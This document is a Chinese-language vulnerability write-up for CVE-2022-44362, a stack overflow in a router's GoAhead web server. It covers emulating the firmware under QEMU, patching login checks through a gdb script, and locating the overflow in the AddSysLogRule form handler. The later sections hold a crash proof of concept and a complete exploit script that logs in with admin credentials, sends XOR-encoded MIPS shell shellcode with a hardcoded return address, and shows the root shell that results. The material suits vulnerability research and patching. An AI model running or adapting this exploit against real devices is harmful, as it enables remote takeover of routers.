

CVE-2022-44362 writeup

修复环境

使用 fw2tar 从 .bin 中提取文件系统


```
fw2tar US_i21v1.0re_v1.0.0.14(4656)_CN&EN_TDC01.bin
```

尝试启动

```
sudo chroot ./ ./qemu-mipsel-static -g 11111 ./bin/httpd
```

```
$ sudo chroot ./ ./qemu-mipsel-static -g 11111 ./bin/httpd
/bin/sh: can't create /proc/sys/kernel/core_pattern: nonexistent directory
apmib_init ....!
Read hw setting header failed!
Invalid hw setting signature [sig=]!
Initialize AP MIB failed !
```

报错对应判断:



```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     endpoint *endpoint_1; // $v0
4     int argind; // [sp+18h] [+18h]
5     char *lspec; // [sp+1Ch] [+1Ch]
6     char *auth; // [sp+20h] [+20h]
7     char *route; // [sp+24h] [+24h]
8     char *endpointa; // [sp+28h] [+28h]
9     char *endpoint; // [sp+28h] [+28h]
10    char *endpoints; // [sp+2Ch] [+2Ch]
11    char *documents; // [sp+30h] [+30h]
12    char *home; // [sp+34h] [+34h]
13    char *argp; // [sp+38h] [+38h]
14    char *tok; // [sp+3Ch] [+3Ch] BYREF
15    char value[128]; // [sp+40h] [+40h] BYREF
16    char tmpBuf[64]; // [sp+C0h] [+C0h] BYREF
17
18    memset(value, 0, sizeof(value));
19    route = ::route;
20    auth = &::route[16];
21    system_init_core_dump();
22    puts(&::route[32]);
23    if ( apmib_init() )
24    {
25        init_route_auth_file(::route, &::route[16]);
26        if ( websGetLogLevel() >= 4 )
27            fprintf(stderr, "httpd: %s\n", "httpd: %s\n");
28    }
29    return 0;
30 }
```

0000EBB0 main:9 (40EBB0)

patch后:

```

17
18  memset(value, 0, sizeof(value));
19  route = ::route;
20  auth = &::route[16];
21  system_init_core_dump();
22  puts(&::route[32]);
23  init_route_auth_file(::route, &::route[16]);
24  if ( websGetLogLevel() >= 4 )
25      traceProc(4, &::route[80], "main", 56);
26  for ( argind = 1; argind < argc; ++argind )
27  {
28      argp = (char *)argv[argind];
29      if ( *argp != 45 )
30          break;
31      if ( smatch(argp, &::route[92]) || smatch(argp, &::route[100]) )
32      {
33          auth = (char *)argv[++argind];
34      }
35      else if ( smatch(argp, &::route[104]) || smatch(argp, &::route[120])

```

这次启动显示:

```

$ sudo chroot ./ ./qemu-mipsel-static -g 11111 ./bin/httpd_patch
/bin/sh: can't create /proc/sys/kernel/core_pattern: nonexistent directory
apmib_init ....!
goahead: 4: main----56

connect: No such file or directory
func:cfms_mib_proc_handle, line:214 connect cfmd is error.
GoAhead default debug level : 4
/var/goahead_debug nost exist, record default debug leve 4
GoAhead default debug level : 4
goahead: 4: initPlatform----400

goahead: 4: websOpen----229

goahead: 0: Can't get host address for host ub2404: errno 1, use Local:127.0.0.1
connect: No such file or directory
func:cfms_mib_proc_handle, line:214 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:214 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:214 connect cfmd is error.
goahead: 0: can't get lan ip address
goahead: 0: Can't find route handler cgi-bin
goahead: 0: Can't initialize server. Exiting.

```

搜索字符串找到 old_main_init

这里如果获取不到配置值就不会初始化

```

21 if ( !value[0] )
22     strcpy(value, "80");
23 port = atoi(value);
24 if ( GetValue((int)"lan.ip", value) )
25 {
26     strcpy(g_lan_ip, value);
27     GetValue((int)"lan.websslport", value);
28     if ( !value[0] )
29         strcpy(value, "443");
30     sslport = atoi(value);
31     GetValue((int)"lan.webiplansslen", value);
32     if ( !value[0] )
33         strcpy(value, "1");
34     sslenable = atoi(value);
35     if ( !GetValue((int)"sys.overtime", value) )
36         strcpy(value, "5");
37     web_over_time = 60 * atoi(value);
38     memset(&lan_ip_info, 0, sizeof(lan_ip_info));
39     if ( !file_lan_dhcpd_get_ipinfo_and_status(&lan_ip_info) && lan_ip_info.lan_ip[0] )
40         strncpy(g_lan_ip, lan_ip_info.lan_ip, 0x10u);

```

00086F48 old_main_init:24 (486F48)

patch后:


```

15 memset(value, 0, sizeof(value));
16 GetValue((int)"lan.httpen", value);
17 if ( !value[0] )
18     strcpy(value, "1");
19 httpen = atoi(value);
20 GetValue((int)"lan.webport", value);
21 if ( !value[0] )
22     strcpy(value, "80");
23 port = atoi(value);
24 GetValue((int)"lan.ip", value);
25 GetValue((int)"lan.websslport", value);
26 if ( !value[0] )
27     strcpy(value, "443");
28 sslport = atoi(value);
29 GetValue((int)"lan.webiplansslen", value);
30 if ( !value[0] )
31     strcpy(value, "1");
32 sslenable = atoi(value);
33 if ( !GetValue((int)"sys.overtime", value) )
34     strcpy(value, "5");
35 web_over_time = 60 * atoi(value);
36 memset(&lan_ip_info, 0, sizeof(lan_ip_info));
37 if ( !file_lan_dhcpd_get_ipinfo_and_status(&lan_ip_info) && lan_ip_info.lan_ip[0] )
38     strncpy(g_lan_ip, lan_ip_info.lan_ip, 0x10u);
39 getwebuserpwd(1);
40 if ( old_initWebs() >= 0 )

```

00087068 old_main_init:31 (487068)

现在网页服务启动了，但没页面



在 main 中找到如图加载网页目录的地方

```

85  sslenable = atoi(value);
86  documents = &aWebroot_0;
87  if ( argind < argc )
88      documents = (char *)argv[argind++];
89  init_debug_level(logLevel);
90  initPlatform();
91  if ( websOpen(documents, route) >= 0 )


.rodata:0048DE57 00 .byte 0
.rodata:0048DE58 2F 77 65 62 72 6F 6F 74 00 aWebroot_0:.ascii "/webroot"<0>
.rodata:0048DE61 00 .byte 0
.rodata:0048DE62 00 .byte 0
.rodata:0048DE63 00 .byte 0

```

发现值是 `/webroot`，而 `/webroot` 为空，从 `/webroot_ro` 复制下内容到 `/webroot`

```
cp -rf ./webroot_ro/* ./webroot/
```

再次启动现在成功显示出网页



直接运行 poc 发现被重定向到登录，说明需要先登录

```

botdebug @ 0b2404 in ~/Desktop/firmwares/i21 [17:20:44]
$ /usr/bin/python3 /home/botdebug/Desktop/firmwares/i21/CVE-2022-44362.py
HTTP/1.1 302 Redirect
Server: GoAhead-http
Date: Mon Jul 13 17:26:57 2026
Content-Length: 215
Connection: close
Location: http://192.168.0.1/login.asp

<html><head></head><body>
  This document has moved to a new <a href="http://192.168.0.1/login.asp">location</a>.
  Please update your documents to reflect the new location.
</body></html>

```

在 `authSecurityHandler` 将用户输入的用户名密码和全局变量管理员用户名密码进行了比对

```
0 password = websGetVar(wp, "password", defaultGetValue);
1 if ( !strcmp(userid, g_User_0) && !strcmp(password, g_Pass_0) )
2 {
3     userType = 0;
4 }
5 else
6 {
7     if ( strcmp(userid, g_baseUser_0) || strcmp(password, g_basePass_0) )
8     {
9         if ( !strcmp(userid, g_User_0) || !strcmp(userid, g_baseUser_0) )
10        {
11            strncpy(loginErrorType, "accountError", 0xFu);
12        }
13        else
14        {
15            error("error guser:%s,gpass:%s\n", userid, password);
16            strncpy(loginErrorType, "passwordError", 0xFu);
17        }
18    }
19 }
```

而密码从配置里读取

```
1 void __cdecl getwebuserpwd(int utype)
2 {
3     GetValue((int)"sys.username", g_User_0);
4     GetValue((int)"sys.userpass", g_Pass_0);
5     GetValue((int)"sys.baseusername", g_baseUser_0);
6     GetValue((int)"sys.baseuserpass", g_basePass_0);
7     GetValue((int)"sys.default.userpass", g_default_pass);
8 }
```

考虑使用 gdb python 脚本在该函数返回时对两处全局变量内存进行修改来设置管理员用户名和密码

```
import gdb

GREEN = "\033[32m"
RESET = "\033[0m"

class AdminPatchBreakpoint(gdb.Breakpoint):
    def __init__(self, spec):
        super(AdminPatchBreakpoint, self).__init__(spec, gdb.BP_BREAKPOINT)

    def stop(self):
        print(f"{GREEN}[+] Hit 0x486D14, patching memory...{RESET}")

        inf = gdb.selected_inferior()
        try:
            inf.write_memory(0x4FDAF4, b"admin\x00") # admin username
            inf.write_memory(0x4FDB74, b"YWRtaW4=\x00") # admin password
            print(f"{GREEN}[+] Memory patched successfully!{RESET}")
        except Exception as e:
            print(f"\033[31m[-] Failed to write memory: {e}\033[0m")

        return False


AdminPatchBreakpoint("*0x486D14")
```

```
print(f"{GREEN}[+] Patch script loaded successfully! waiting for 0x486D14...  
{RESET}")
```

调试指令：

```
sudo gdb-multiarch -ex "target remote 127.0.0.1:11111" -ex "file  
./fs/bin/httpd_patch" -ex "set sysroot ./" -ex "b *0x427F68" -x patch.py -ex "b  
*0x489238" -ex "b *0x489260"
```

成功登录



漏洞点

在拷贝POST参数logip和logport时不限长度，导致栈溢出

```
14 char mib_value[256]; // [sp+78h] [+78h] BYREF  
15  
16 memset(mib_name, 0, sizeof(mib_name));  
17 memset(mib_value, 0, sizeof(mib_value));  
18 op = websGetVar(wp, "op", "no");  
19 if ( !strncmp(op, "add", 3u) )  
20 {  
21     memset(mib_name, 0, sizeof(mib_name));  
22     memset(mib_value, 0, sizeof(mib_value));  
23     logip = websGetVar(wp, "logIp", defaultGetValue_1);  
24     logport = websGetVar(wp, "logPort", defaultGetValue_1);  
25     en = websGetVar(wp, "sysRuleEn", "0");  
26     sprintf(mib_name, "adv.logs.list%d", rule count 16343 + 1);  
27     sprintf(mib_value, "%s;%s;%s", logip, logport, en);  
28     SetValue(mib_name, mib_value);  
29     ++rule_count_16343;  
30 }  
31 if ( !strncmp(op, "modify", 3u) )  
32 {
```

```

S7 0x2b2aa618 ← 0
S8 0x2b2aa614 ← 0
GP 0x2b4b13f0 (dlclose+32) ← sw $gp, 0x10($sp)
FP 0x2b2aa5c0 → 0x2b4b13f0 (dlclose+32) ← sw $gp, 0x10($sp)
SP 0x2b2aa5c0 → 0x2b4b13f0 (dlclose+32) ← sw $gp, 0x10($sp)
RA 0x2b45d4c0 ← lw $v0, 0x10($s0)
PC 0x2b466384 (memcpy+132) ← sw $t4, -0x10($a0)

[ DISASM / mips / set emulate on ]
> 0x2b466384 <memcpy+132> sw $t4, -0x10($a0) [0x2b2ac000] ≤ 0x61616161 ('aaaa')
0x2b466388 <memcpy+136> sw $t5, -0xc($a0) [0x2b2ac004] ≤ 0x61616161 ('aaaa')
0x2b46638c <memcpy+140> sw $t6, -8($a0) [0x2b2ac008] ≤ 0x61616161 ('aaaa')
0x2b466390 <memcpy+144> ✓ bne $a1, $a3, memcpy+76 <memcpy+76>
0x2b466394 <memcpy+148> sw $t7, -4($a0)
↓
0x2b46634c <memcpy+76> lw $t0, 0($a1) T0, [0x523ed8] ⇒ 0x61616161 ('aaaa')
0x2b466350 <memcpy+80> lw $t1, 4($a1) T1, [0x523edc] ⇒ 0x61616161 ('aaaa')
0x2b466354 <memcpy+84> lw $t2, 8($a1) T2, [0x523ee0] ⇒ 0x61616161 ('aaaa')
0x2b466358 <memcpy+88> lw $t3, 0xc($a1) T3, [0x523ee4] ⇒ 0x61616161 ('aaaa')
0x2b46635c <memcpy+92> lw $t4, 0x10($a1) T4, [0x523ee8] ⇒ 0x61616161 ('aaaa')
0x2b466360 <memcpy+96> lw $t5, 0x14($a1) T5, [0x523eec] ⇒ 0x61616161 ('aaaa')

[ STACK ]
00:0000 | fp sp 0x2b2aa5c0 → 0x2b4b13f0 (dlclose+32) ← sw $gp, 0x10($sp)
01:0004 | +004 0x2b2aa5c4 ← 0x6e /* 'n' */
02:0008 | +008 0x2b2aa5c8 → 0x2b4b13f0 (dlclose+32) ← sw $gp, 0x10($sp)
03:000c | +00c 0x2b2aa5cc ← 0xd /* '\n' */
04:0010 | +010 0x2b2aa5d0 → 0x2b4b13f0 (dlclose+32) ← sw $gp, 0x10($sp)
05:0014 | +014 0x2b2aa5d4 ← 0x20 /* ' ' */
06:0018 | +018 0x2b2aa5d8 ← 0xb /* '\x0b' */
07:001c | +01c 0x2b2aa5dc ← 0xb /* '\x0b' */

[ BACKTRACE ]
> 0 0x2b466384 memcpy+132
1 0x2b45d4c0 None

```

```

import requests
from datetime import datetime

session = requests.Session()

IP = '127.0.0.1'
session.headers.update({
    'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:151.0)
    Gecko/20100101 Firefox/151.0',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Language': 'zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-
    US;q=0.6,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate, br, zstd',
    'Origin': f'http://{IP}',
    'Connection': 'keep-alive',
    'Referer': f'http://{IP}/login.asp',
    'Upgrade-Insecure-Requests': '1',
    'Sec-Fetch-Dest': 'document',
    'Sec-Fetch-Mode': 'navigate',
    'Sec-Fetch-Site': 'same-origin',
    'Sec-Fetch-User': '?1',
    'Priority': 'u=0, i'
})

session.cookies.set('i21_user', 'admin', domain=f'{IP}')

now = datetime.now()
current_time_str = f'{now.year};{now.month};{now.day};{now.hour};{now.minute};
{now.second}'

data = {
    'usertype': 'user',

```

```

        'password': 'YWRtaW4=',
        'time': current_time_str,
        'username': 'admin'
    }

    url = f'http://{IP}/login/Auth'
    response = session.post(url, data=data)

    print(f"Status Code: {response.status_code}")

    session.headers.update({
        "Content-Type": "application/x-www-form-urlencoded"
    })
    cookies = {
        "password": "1111"
    }

    data = {
        "op": "add",
        "logIp": 'a'*0x3000
    }

    try:
        response = session.post(
            f'http://{IP}/goform/AddSysLogRule',
            cookies=cookies,
            data=data,
            timeout=5
        )

        print(f"Status Code: {response.status_code}")
        print("\n--- Response Text ---")
        print(response.text)

    except requests.exceptions.RequestException as e:
        print(f"Request failed: {e}")

```

利用思路

1. 选用更好的栈溢出目标 `op: modify`

```

30 }
31 if ( !strncmp(op, "modify", 3u) )
32 {
33     indexa = websGetVar(wp, "Index", defaultGetValue_1);
34     memset(mib_name, 0, sizeof(mib_name));
35     memset(mib_value, 0, sizeof(mib_value));
36     logipa = websGetVar(wp, "logIp", defaultGetValue_1);
37     logporta = websGetVar(wp, "logPort", defaultGetValue_1);
38     ena = websGetVar(wp, "sysRuleEn", "0");
39     sprintf(mib_name, "adv.logs.list%d", indexa);
40     sprintf(mib_value, "%s;%s;%s", logipa, logporta, ena);
41     SetValue(mib_name, mib_value);
42 }

```

原先的栈溢出后还会再次进入 modify 的 if-else 逻辑再次进行 `sprintf` 拷贝，对栈进行二次破坏。

而使用 `op:modify` 只会 `sprintf` 一次

2. 选用更好的参数 `sysRuleEn`, `sysRuleEn` 位于拼接字符串的最后, 不用担心末尾多加分号等
3. 由于栈是rwx的, 考虑劫持返回地址到栈上布置好的 shellcode

exp

```
import requests
from datetime import datetime
from pwn import *
context(log_level='debug', arch='mips')
session = requests.Session()

IP = '127.0.0.1'
session.headers.update({
    'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:151.0)
    Gecko/20100101 Firefox/151.0',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Language': 'zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-
    US;q=0.6,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate, br, zstd',
    'Origin': f'http://{IP}',
    'Connection': 'keep-alive',
    'Referer': f'http://{IP}/login.asp',
    'Upgrade-Insecure-Requests': '1',
    'Sec-Fetch-Dest': 'document',
    'Sec-Fetch-Mode': 'navigate',
    'Sec-Fetch-Site': 'same-origin',
    'Sec-Fetch-User': '?1',
    'Priority': 'u=0, i'
})

session.cookies.set('i21_user', 'admin', domain=f'{IP}')

now = datetime.now()
current_time_str = f"{now.year};{now.month};{now.day};{now.hour};{now.minute};
{now.second}"

data = {
    'usertype': 'user',
    'password': 'YWRtaW4=',
    'time': current_time_str,
    'username': 'admin'
}

url = f'http://{IP}/login/Auth'
response = session.post(url, data=data)

print(f"Status Code: {response.status_code}")

session.headers.update({
    "Content-Type": "application/x-www-form-urlencoded"
```

```

})
cookies = {
    "password": "1111"
}

shellcode = asm(shellcraft.sh())
avoid = b'\x00'
encoded = pwnlib.encoders.mips.xor.encode(shellcode, avoid)

retaddr = 0x2b2aa894
original_fp_val = 0x5033e8
data = {
    "op": "modify",
    "sysRuleEn": b'a'*2 +
encoded.ljust(0x100, b'a')+p32(retaddr)+p32(original_fp_val)
}

try:
    response = session.post(
        f'http://{IP}/goform/AddSysLogRule',
        cookies=cookies,
        data=data,
        timeout=5
    )

    print(f"Status Code: {response.status_code}")
    print("\n--- Response Text ---")
    print(response.text)

except requests.exceptions.RequestException as e:
    print(f"Request failed: {e}")

```

运行结果:

The terminal screenshot shows the following output:

```

ERROR:ugw_proc_send_msg[344]connect server is fail.
func:log_encode_msg_to_server, line:70, send msg is fail.
add syslog is fail.
/ # ls
bin          etc          lib          proc         qemu-mipsel-static tmp          webroot
debug        etc_ro       mnt          qemu-arm-static sbin         usr          webroot_ro
dev          init         patch.py     qemu-mips-static sys          var
/ #

```

The terminal window has a title bar with buttons for 'sudo', 'sudo', and paths: '.../firmwares/i21/bbbb' and '.../i21/bbbb/var'.

